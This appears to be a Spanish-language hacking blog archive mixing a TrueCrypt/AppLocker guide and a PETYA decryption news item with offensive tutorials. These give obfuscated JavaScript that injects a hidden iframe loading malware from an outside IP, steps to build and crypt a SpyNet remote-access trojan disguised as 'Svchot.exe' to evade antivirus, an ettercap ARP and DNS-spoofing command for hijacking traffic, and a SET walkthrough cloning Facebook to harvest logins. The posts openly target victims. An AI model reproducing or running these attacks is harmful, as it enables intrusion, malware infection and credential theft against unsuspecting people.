HACKER ANGELWHITE GALC

lunes, 6 de junio de 2016

TrueCrypt a Español encriptados gratis


Protegiendo datos con la utilidad de cifrado gratuita TrueCrypt o AppLocker 

Una contraseña no es suficiente para proteger plenamente tus datos y archivos más preciados de miradas indiscretas. Incluso las contraseñas más seguras pueden ser violadas y los ordenadores portátiles son uno de los productos preferidos por los cacos. 


De ahí la necesidad de utilizar tecnologías de cifrado de unidades de almacenamiento. Una función poco utilizada por el usuario frente al uso de otras medidas de seguridad como antivirus y cortafuegos pero esencial para proteger de forma efectiva unidades o archivos que consideres esenciales. 

Aunque existen soluciones hardware para cifrado completo de discos Full Disk Encryption (FDE) o soluciones software incluidos en sistemas operativos como Windows BitLocker en Windows 7 versión Ultimate, en esta ocasión utilizamos la aplicación gratuita TrueCrypt, disponible para sistemas Windows, Mac y Linux, con potencial ampliamente demostrado. 

Una herramienta potente, rápida y transparente que utiliza una combinación de distintos algoritmos de cifrado como AES, Serpent y Twofish y de la que está disponible el código fuente, aunque sin embargo su licencia (TrueCrypt Collective License) no se considera libre. 

La última versión disponible, 7.1a, actualizada en el mes de febrero, está disponible para descarga en este enlace. También es recomendable la descarga de la traducción en español del software. En sistemas Windows simplemente tendremos que abrir el ejecutable .exe descargado y copiar el archivo ‘Language.es.xml’ al directorio de instalación para tenerlo en completo español. 
TrueCrypt a Español encriptados gratis


espanol


La interfaz de TrueCrypt es simple a la vez que potente. Su funcionamiento básico consiste en crear un ‘volumen secreto virtual’ en un archivo, que una vez montado funciona como una partición de disco más, con su propio sistema de archivo y según el sistema operativo utilizado. 

disco 

El montaje y acceso a esta partición virtual de tamaño personalizado requiere una contraseña establecida por el usuario, combinada con un keyfile como segunda contraseña, eligiendo cualquier archivo para ello (ejemplo una fotografía) haciendo casi imposible su acceso a desconocidos. 

De forma similar podremos cifrar una partición de cualquier disco o unidad extraíble como un pendrive creando opcionalmente un volumen oculto: 

seguridad 

TrueCrypt también cuenta con la opción más potente de cifrar la partición donde esté instalado el sistema operativo o una unidad de disco duro entera. 

almacen 

Como en los casos anteriores la herramienta permite utilizar volúmenes ocultos y en el caso de cifrado de la partición del sistema, soporta arranque múltiple si tenemos dos o más sistemas instalados. 

Otra de las funciones de TrueCrypt permite la creación de un sistema operativo oculto en la primera partición tras la del sistema o la crear un disco de rescate. Todo automatizado mediante un cómodo asistente complementado con una amplia ayuda en línea. 

Una potente herramienta que en las últimas versiones soporta aceleración por hardware para cifrado AES, aunque necesitamos un microprocesador que incluya instrucciones AES-NI como la mayoría de los Intel de nueva generación Sandy Bridge o superiores, a partir de 2010. 

Esta característica aceleraría los procesos y el uso de unidades cifradas, limitando la penalización de rendimiento que este tipo de tecnologías conlleva. Según Microsoft, en el caso de la herramienta propia BitLocker con Windows 7 estimado en un 10 por ciento. A cambio, obtendremos el bloqueo y protección para nuestros datos que ofrece este tipo de funciones de cifrado. 

Tutorial en video 


Shout GifGIF
 

AppLocker Windows 7 

TrueCrypt a Español encriptados gratis 
Con el fin de aumentar la seguridad en nuestro ordenador, Microsoft ha provisto a Windows 7 de la función AppLocker, una herramienta que permite bloquear la ejecución de programas que consideremos peligrosas, sospechosas o simplemente no apropiadas. 

Además, AppLocker permite controlar y gestionar aplicaciones, librerías o scripts que otros usuarios del PC ejecutan, y lo hace de una forma bastante sencilla, ya que nos permite crear reglas para permitir o impedir el uso o ejecución de programas, agregando atributos como el nombre de la aplicación, firma del fabricante, etc. así, si el programa o aplicación se actualiza, seguirá dentro de la regla que hayamos creado. 

En definitiva, AppLocker es una herramienta que nos permitirá definir el funcionamiento de ciertos programas y aplicaciones para determinados usuarios o grupos. 

Ahora, vamos a ver un ejemplo de cómo crear una regla de AppLocker en Windows 7 ante un programa que no queremos que se ejecute bajo un usuario distinto a nosotros, que por cierto, siempre y únicamente podremos aplicar o crear estas reglas con permisos de administrador. 

Bloquear programas con AppLocker en Windows 7 

Para acceder a la función AppLocker, lo primero que haremos será acceder al editor de directivas locales de Windows 7, y para ello, vamos a: 

Menú Inicio > escribimos gpedit.msc > Enter 

Dentro del editor de directiva local, seguimos a través de la ventana izquierda la siguiente ruta: 

Configuración del equipo > Configuración Windows > directivas de control de aplicaciones > Carpeta AppLocker 

oculto 

Para crear una regla debemos de ir a la sección Introducción. En ella, aparecen tres tipos de reglas que podremos crear: 

Reglas ejecutables 

Reglas de Windows Installer 

Reglas de Scripts 

En este tutorial, vamos a ver un ejemplo de reglas para ejecutables de aplicaciones, aunque en futuros tutoriales, veremos las demás opciones, así que pulsaremos sobre Reglas ejecutables. 

espanol 

Para crear una regla nueva de AppLocker en Windows 7, hacemos clic derecho y seleccionamos Crear nueva regla. En el menú, podréis ver como se nos presentan opciones para generar reglas automáticamente (reglas para un grupo de aplicaciones o usuarios) y crear reglas predeterminadas (pre-establecidas). 

Cuando pulsemos sobre crear nueva Regla, se ejecutará un asistente que nos mostrará información sobre los pasos que deberemos de seguir. Así que lo primero que tendremos que seleccionar, es el tipo de regla que queremos establecer. 

disco 

AppLocker como comentábamos, permite definir reglas para Permitir ejecuciones como para Denegarlas. En nuestro caso y ejemplo, lo que queremos es denegar la ejecución de un programa o aplicación a un usuario concreto o grupo de ellos, así que vamos a seleccionar la opción Denegar para impedir la ejecución de dicha aplicación y seguidamente, tendremos que elegir el usuario al que aplicar la regla. 

Una vez dado este paso, tendremos que identificar el programa al que vamos a aplicar la regla. Para ello, podremos actuar de varias formas: 

seguridad 


  • punto Podemos utilizar la firma del editor del programa haciendo clic en Editor para identificar un programa en concreto, pudiendo modificar la restricción de la regla para prohibir la ejecución del programa ante nuevas versiones.
  • punto La opción Ruta de acceso permite identificar el programa por el archivo que lo contiene, es decir, se nos mostrará un explorador de archivos en el que seleccionaremos el ejecutable que lanza la aplicación en concreto.
  • punto La opción Hash de archivo lo que nos permite es identificar un programa con código de seguridad, es decir, marca el ejecutable de forma única, omitiendo la regla para nuevas versiones del programa
. 

almacen 
Como cualquier servicio de creaciones de reglas en Windows 7 y anteriores versiones, el siguiente paso será crear un nombre y descripción de la regla creada. Esto sirve para que en posteriores gestiones, podamos identificar rápidamente una regla concreta por si tenemos que modificarla, borrarla, etc. ...tambien puedes encriptar la carpeta entera y los permisos "NO ACEPTEN OTROS USUARIOS DESCONOCIDOS=TODOS

truecrypt 

Para terminar, AppLocker permite ver un listado con los nombres de reglas creadas en Windows 7, las cuales por cierto, podremos eliminar, modificar, etc. haciendo clic en el botón derecho del ratón sobre cualquiera de ellas. 

Tutorial 


martes, 31 de mayo de 2016

iFrame Injection – Ocultar código malicioso


En ocasiones los administradores de sitios web experimentan problemas de lentitud en su carga o en el peor de los casos al ingresar ven un aviso que les alerta de que su web ha sido bloqueado por considerarla como una “Web Atacante”.
bloqueado

Estos problemas se deben a que existe un código malicioso incrustado en algún lugar del sitio web. Entre los muchos métodos de ataque que pueden hacer esto, tenemos uno que tiene por nombre “iFrame Injectión” o.O
¿Como funciona?

el atacante aprovecha una vulnerabilidad en algunas de las entradas, lo más común es en los formularios o campos de búsqueda, el hacker insertará código javascript que a su ves cargara comandos HTML que a su ves cargaran el malware, este error ocurre porque a la hora de programar la web, no se validaron los datos que se ingresan por los input, la manera más sencilla de comprobar si una web acepta código HTML es la siguiente :)


Muy bien, si tenemos identificada una web vulnerable, podemos insertar el código malicioso, esta técnica utiliza la etiqueta iFrame para incrustar un objeto de otro servidor, por ejemplo:
<iframe src="http://67.121.131.51/algo/malo/malware.php?wtf" name="lol" width="1" height="1" style="visibility:hidden"></iframe>


pero claro, si se hace esto directamente, será muy fácil encontrarlo, debemos complicar un poco las cosas para el webmaster y para eso se hace uso de javascript.
Se debe ofuscar el código HTML para no levantar sospechas, se puede utilizar su equivalente en UNICODE, por ejemplo:
para la cadena de texto : “Hola mundo“,

su equivalente en UNICODE es: 0×48   0x6f   0x6c   0×61   0×20   0x6d  0×75  0x6e  0×64  0x6f
Unicode ASCII
Como se puede ver en la tabla anterior, cada carácter tiene su equivalente, entonces lo que debemos hacer es transformar cada carácter de nuestro código html-iframe a su par unicode, un trabajo laborioso, pero para facilitar las cosas podemos escribir una rutina en el mismo javascript u otro lenguaje que nos haga el trabajo pesado.


http://www.jc-mouse.net/wp-content/uploads/2012/09/converter.gif

clase java para convertir un string a unicode utf8
import java.io.UnsupportedEncodingException;
/**
 * @web http://www.jc-mouse.net
 * @author Mouse
 */
public class ToUnicode {

    private boolean modo=false;

    public ToUnicode(){}

    public ToUnicode( boolean modo ){ this.modo = modo; }

    public String Convertir( String texto )
    {
        String r = "";
       try {
         byte[] utf8Bytes = texto.getBytes("UTF8");
         int c = 1;
         for (int k = 0; k < utf8Bytes.length; k++) {
            if(modo)
            {
                r +=  "0x" + byteToHex(utf8Bytes[k]) +  " " ;
                c++;
                if( c>8 ) { c=1; r+="\n";} 
   }
            else
            {
               r += byteToHex(utf8Bytes[k]);
            }
         }
        } catch (UnsupportedEncodingException e) {
             System.out.println( e.getMessage() );
        }
        return r;
    }

  private String byteToHex(byte b) {
        char hexDigit[] = { '0', '1', '2', '3', '4', '5', '6', '7', '8', '9','a', 'b', 'c', 'd', 'e', 'f' };
        char[] array = { hexDigit[(b >> 4) & 0x0f], hexDigit[b & 0x0f] };
        return new String(array);
  }

}

Ahora que podemos ofuscar nuestro HTML, necesitamos una rutina en javascript para desofuscarlo y escribirlo en el documento, osea, la inversa de la anterior rutina java. El siguiente código dado una cadena alfanumerica, va tomando pares y transformado en caracteres, la función se llama “funcionXYZ“, el resultado es luego escrito por el comando javascript document.write.


<script>
   function funcionXYZ(variable) {
     var cadena = '';
     for (i = 0; i < variable.length; i += 2) {             
        cadena += ( String.fromCharCode( parseInt( variable.substr(i, 2) , 16 ) ) );   
     }
     return cadena;
   }

    document.write( funcionXYZ ( '3c7363726970743e616c65727428275573746564206d696a6f206573746120696e6665637461646f203a2920656e6a6f7921212127293b3c2f7363726970743e'
 ) ); 
</script>
 
 

Probamos este código en el navegador y tendremos como resultado una ventana alert.

alert

Hasta ahí todo bien, pero podemos complicar aún más las cosas :)
El codigo HTML  que utilizaremos sera el siguiente:

<script>alert('Usted mijo esta infectado :)  enjoy!!!');</script>
<iframe src="http://freelance.jc-mouse.net/" name="lol" width="1" height="1" scrolling="auto" style="visibility:hidden"></iframe>
 
 
ofuscado tenemos:

3c7363726970743e616c65727428275573746564206d696a6f206573746120696e6665637461646f203a2920656e6a6f7921
212127293b3c2f7363726970743e0a3c696672616d65207372633d22687474703a2f2f667265656c616e63652e6a632d6d6f
7573652e6e65742f22206e616d653d226c6f6c222077696474683d223122206865696768743d223122207363726f6c6c696e
673d226175746f22207374796c653d227669736962696c6974793a68696464656e223e3c2f696672616d653e
 
 
y camuflaremos también el código javascript cambiando los nombres de las funciones y las variables por otros sin sentido también limpiamos espacios quedando todo de esta forma:

CÓDIGO FINAL:

<script>
 document.write(function(v769068){var v7654324="";for(v765774=0;v765774<v769068.length;v765774+=2)v7654324+=String.fromCharCode(parseInt(v769068.substr(v765774,2),16));return v7654324}("3c7363726970743e616c65727428275573746564206d696a6f206573746120696e6665637461646f203a2920656e6a6f7921212127293b3c2f7363726970743e0a3c696672616d65207372633d22687474703a2f2f667265656c616e63652e6a632d6d6f7573652e6e65742f22206e616d653d226c6f6c222077696474683d223122206865696768743d223122207363726f6c6c696e673d226175746f22207374796c653d227669736962696c6974793a68696464656e223e3c2f696672616d653e"));
</script>
 
 
y camuflaremos también el código javascript cambiando los nombres de las funciones y las variables por otros sin sentido también limpiamos espacios quedando todo de esta forma:
CÓDIGO FINAL:
<script>
 document.write(function(v769068){var v7654324="";for(v765774=0;v765774<v769068.length;v765774+=2)v7654324+=String.fromCharCode(parseInt(v769068.substr(v765774,2),16));return v7654324}("3c7363726970743e616c65727428275573746564206d696a6f206573746120696e6665637461646f203a2920656e6a6f7921212127293b3c2f7363726970743e0a3c696672616d65207372633d22687474703a2f2f667265656c616e63652e6a632d6d6f7573652e6e65742f22206e616d653d226c6f6c222077696474683d223122206865696768743d223122207363726f6c6c696e673d226175746f22207374796c653d227669736962696c6974793a68696464656e223e3c2f696672616d653e"));
</script>
 
Y ya tenemos nuestro código malicioso ofuscado junto a un javascript también ofuscado listo para divertirse :)


lunes, 11 de abril de 2016

Publican una herramienta para descifrar los discos secuestrados por el ransomware PETYA

ransomeware 
El ransomware es el tipo de software malicioso que más quebraderos de cabeza está dando tanto a usuarios como a empresas en los últimos años. Cuando este malware infecta a los usuarios, lo primero que hace es cifrar todos los datos personales de los discos duros para, posteriormente, pedir el pago de un rescate por ellos o, de lo contrario, se perderán para siempre.
Cada poco tiempo aparecen nuevas variantes de este malware, cada una con una serie de características únicas de manera que se diferencie de los demás y, de paso, poder conseguir la mayor cantidad de dinero posible de las víctimas. Uno de los ransomware más recientes es PETYA, un ransomware que, en vez de cifrar todos los datos del disco duro individualmente se centra en cifrar el MBR del disco, dejando a la unidad completa bloqueada a la espera del pago del rescate.
Por suerte, no existe el software perfecto, y el ransomware, como cualquier otro programa, tiene fallos de seguridad que permiten a los investigadores de seguridad hacer uso de la ingeniería inversa para crear una herramienta con la que recuperar los datos sin tener que pagar a los piratas informáticos un rescate que, en la mayoría de los casos, no devuelve la clave de descifrado.
En este caso, un grupo de investigadores de seguridad ha descubierto cómo poder recuperar todos los datos de los discos duros secuestrados por PETYA sin tener que pagar el rescate, sin embargo, este es un proceso algo técnico, por lo que es probable que algunos usuarios tengan problemas al intentar reproducirlo.

Cómo recuperar los datos de un disco cifrado por el ransomware PETYA

Lo primero que debemos hacer es conectar el disco duro cifrado a otro ordenador, desde el cual vamos a trabajar. Una vez conectado, debemos extraer del mismo dos ficheros concretos:
  • 512 bytes de verificación de datos del sector 55 (0x37) offset 0(0x0), convertido en base64.
  • 8 bytes del sector 54 (0x36) offset 33(0x21) del disco, también convertido a base 64.
Para ayudarnos a obtener estos ficheros, podemos utilizar la siguiente herramienta creada por Bleeping Computer, la cual extraerá ambos ficheros codificados en base64 directamente sin tener que hacer nada más, ideal para los usuarios menos técnicos.
petya sector extractor
Una vez tenemos estos dos ficheros, simplemente accedemos a la siguiente página web y pegamos el contenido de los datos previamente extraídos (para ver el contenido simplemente debemos abrirlos con un editor de texto como el Bloc de notas o Sublime Text) y pulsamos sobre el botón “submit”.
recuperar datos ransomware PETYA
Listo. La web tardará menos de un minuto en mostrarnos la clave correspondiente con la que podremos recuperar los datos del disco duro.
Clave recuperación ransomware PETYA
Lo único que nos queda por hacer es volver a conectar el disco duro al ordenador original, arrancarlo y cuando veamos la pantalla de bloqueo del ransomware, simplemente introducimos la clave generada en el paso anterior para comenzar el descifrado automático del disco, como vemos, sin haber pagado nada.
PETYA - descifrando disco duro
Fuente: redeszone

sábado, 2 de abril de 2016

CREAR TROYANO EN SPY NET 2.6 Y HACERLO IN DETECTABLE CON CHROME CRYPTER 4.4

Hola gente como les va.... vuelvo después de mucho a publicar un nuevo articulo, hace unos días vi la película Hackers 2 y me motivo mucho a investigar sobre este tipo de cosas y me encontré con este troyanito muy efectivo y fácil de configurar.


Hablamos de Spy Net 2.6 

Este Troyano no necesita instalación solo es un ejecutable, obviamente los antivirus los detectaran como virus así que deben deshabilitar su antivirus temporalmente mientras hacen este job.

Empecemos:

1.- Abrimos el SpyNet y nos saldrá la siguiente ventana en la cual clikeamos en el boton START. les aparecera en otro idioma el cual pueden cambiar desde la el boton opciones/Seleccionar Idioma

2.- Luego como verán se habilito el botón Archivo le dan a Crear Servidor, se mostrara la siguiente ventana
Le dan a Nuevo y le ponen un Nombre a su server el que ustedes quieran luego de lan a siguiente, en este ejemplo el que cree es ServerGenius


3.- Ahora debemos detenernos aquí un momento para configurar nuestro no-ip que servirá para crearnos un dominio de nuestra ip  y hacerla stática ya que trabajaremos con puertos y con ips tambien por cuestiones de seguridad ok,  entramos a http://www.no-ip.com/ y nos registramos, si no saben registrarse en una web mejor ya no sigan con esto xD!
al registrarnos nos saldrá esto:


Le damos a Manage Host y se nos motrara la siguiente ventana


Agregamos un Nuevo Host en Add a Host y se nos mostrara esto, hostname ponemos el nombre de nuestro host y lo dejamos el resto como esta y vamos a create host:

Listo ya lo creamos ahora debemos bajarnos el cliente e instalarlo en nuestra pc, en panel izkierdo de la pagina tenemos la opción download client


Elegimos nuestro sistema operativo en este caso windows y lo descargamos


Ahora instalado nos mostrara el host que creamos y que esta corriendo

Listo el No-ip esta funcional ahora podemos seguir con la configuración de nuestro server.

4.-Ahora agregaremos nuestro DNS que sera el host no-ip que creamos y un puerto que deberia estar entre 2000 - 5000 en este caso es el 4662 como en la imagen


Ahora le ponemos una contraseña 

5.- Nos a la pestaña instalacion y la configuramos como en la imagen, la carpeta se creara en el directorio windows dentro de esta una carpeta MSN y el archivo se llamara Svchot.exe , habilitamos las key apra que arranke desde inicio de windows... todo para que la victima no sospeche


6.-Ahora nos dirigimos al apartado Crear Servidor el resto no lo toquen déjenlo como esta y lo configuramos como sale en la imagen, 


Se me olvidaba algo... recuerdan el puerto que le pusimos a nuestro dns? el 4662, lo recuerdan ya ok ahora debemos agregarlo en  opciones/ agregar puerto: agregar el miso puerto del DNS y le ponemos la contraseña que pusimos al server, ahora otro tema debemos abrir este mismo puerto en nuestro router ya que por ahy nos enviara la informacion que capture el troyanito este... bueno ese ya es otro tema y les dejo un link abajo de como hacerlo ok?


y listo ya tenemos creado nuestro server para poder infectar a otros usuarios y tomar el control de sus pcs xD.


Pero si piensas que todo termina aqui....pues noooooooo jaja esto recién empieza.. tenemos nuestro troyano pero casi todos los antivirus lo detectan y lo borrar ahora nuestro tenemos que hacerlo indetectable... como lo hacemos? hay mucho métodos ahora les presentare el de los crypters, usaremos un software para encryptar nuestro troyano y que los antivirus no lo cojan usaremos el Chrome Crypter 4.4, es simple se ejecuta nos pide nuestro server y nos arroja el troyano encryptado... espero tengan suerte amigos cualquier duda o consulta me la hacen llegar saludos.


Links: 


Descargar SpyNet 2.6
Descargar Crypter Chrome
Abrir Puertos en Router

jueves, 17 de marzo de 2016

Hacer un ataque dentro de la red desde Kali Linux


 ataque-hombre-en-el-medio-openssl

El otro día estaba jugando en mi red y se me ocurrió trollear a alguien por medio del Internet. Este método funciona para infectar o robar credenciales por medio de la misma red pero en este caso lo usare como trolleo. La única diferencia es que nos arriesgamos a hacer el ataque desde la misma red que estábamos navegando, esta herramienta se llama “Ettercap” ya hemos visto su significado pero por las dudas puedes entrara aquí.

Como sabemos que Kali Linux podemos formar nuestra index por medio del servidor pero hagamos el procedimiento.
Editamos la index con el cual queremos que la victima lo vea.
leafpad /var/www/html/index.html
Después lo guardamos y ejecutamos el servidor.

Screenshot from 2016-03-15 21-42-10
Ahora como vamos a ejecutar el servidor para que sea vea la index.

/etc/init.d/apache2 start
Ahora ejecutamos con DNS
locate etter.dns

Ahora podemos modificar la IP y la URL.
leafpad /etc/ettercap/etter.dns
Screenshot from 2016-03-15 20-17-44
Podemos buscar la palabra “redirect” y alli obsevamos la URL y la IP

La URL sera la url que la victima quiera entrar osea ejemplo la victima entra a la url colocada y le saldrá la index creada. Ahora borramos la IP y colocamos nuestra IP predeterminada. ejemplo en “IFCONFIG”
Screenshot from 2016-03-15 22-24-14
Ahora usaremos “Ettercap” para ejecutar el procedimiento.

ettercap -T -q -M arp -i wlan0 -P dns_spoof -p //route/
Rercuda la parte donde dice router sera la ip de nuestro router.En mi caso sera 192.168.1.1
Y en tu caso lo podras ver
route
y vemos que pasa si logramos poner la URL modificada anteriormente

En mi caso lo probe con “Youtube”
Screenshot from 2016-03-15 21-39-40
Cuando la victima ingrese a YouTube le aparecerá la index que hemos creado.
Espero haberte ayudado y esto puedes también para robar credenciales o infectar un sistema.

Clonando sitio web con Set ( Social Engineer Toolkit )


Saludos nuevamente  mis queridos fieles lectores y visitantes de mi humilde blog, en esta oportunidad tocaremos sobre el tema del "Phishing or /Fake or /Scam" y el metodo de ataque conocido mediante Set ( Social Engineer Toolkit ) en Kali linux.


Phishing - es el método mas utilizado por los ciberdelincuentes para estafar y obtener información de las victimas en este caso sobre el correo electrónico o usuario y la contraseña para el robo de dinero o de perfil del usuario en general , Clonando una pagina web donde lo enviara a la victima asiendo creer que es la web original y obtener toda su información en segundos.

Utilizando SET 

Abriremos primeramente el SET : 

 Aplicaciones > Kali Linux > Herramientas de Explotación > Herramienta de Ingeniería Social >setoolkit 


Lo primero que haremos sera poner el la opcion "1 " ,porque ?
porque simplemente utilizaremos el medio de ataque Ingiera social 


Como vemos nos sale otras 11 opciones la que nosotros escogeremos sera el numero " 2 " , porque utilizaremos un sitio web para clonar y crear el medio de ataque.


Luego de ello nos saldra nuevamente otras 8 opciones donde nosotros pondremos el numero "3"
porque vamos a  clonar la web al igual que lo subirá en el servidor Local y a recibir los datos de la victima.


Luego de ello nos saldrá nuevamente lo siguiente :


Le pondremos " 2 " . nos pedirá la IP  para crear el servidor infectado con el Pishing ! le procedemos a poner la IP "LOCAL" 192.168.10.104 "
luego nos parecerá una interrogante la cual nos dice que sitio web deseamos clonar :
en este caso lo mas utilizado "www.facebook.com" 


Como vemos el servidor esta On  para verificar nuestro Pishing tecleamos nuestra IP que pusimos en este caso 192.168.10.104 en el navegador : 


Lo que haremos sera enviarle el link  a la victima  y utilizar nuestro ingenio del metodo la cual sera emitido el mensaje y el link 

La victima una vez aya abierto el link , creera que es la web original  la cual pondrá sus datos del perfil en este caso :


Luego de que la victima le haga clip en "iniciar sesión" automáticamente sera direccionado a la web original de facebook !, pero lo mejor es que ya hemos capturado los paquetes de datos la cual automáticamente sera visible en la terminal del Set 

Example : 


Esto fue todo mis fieles lectores!, saludos y éxitos para todo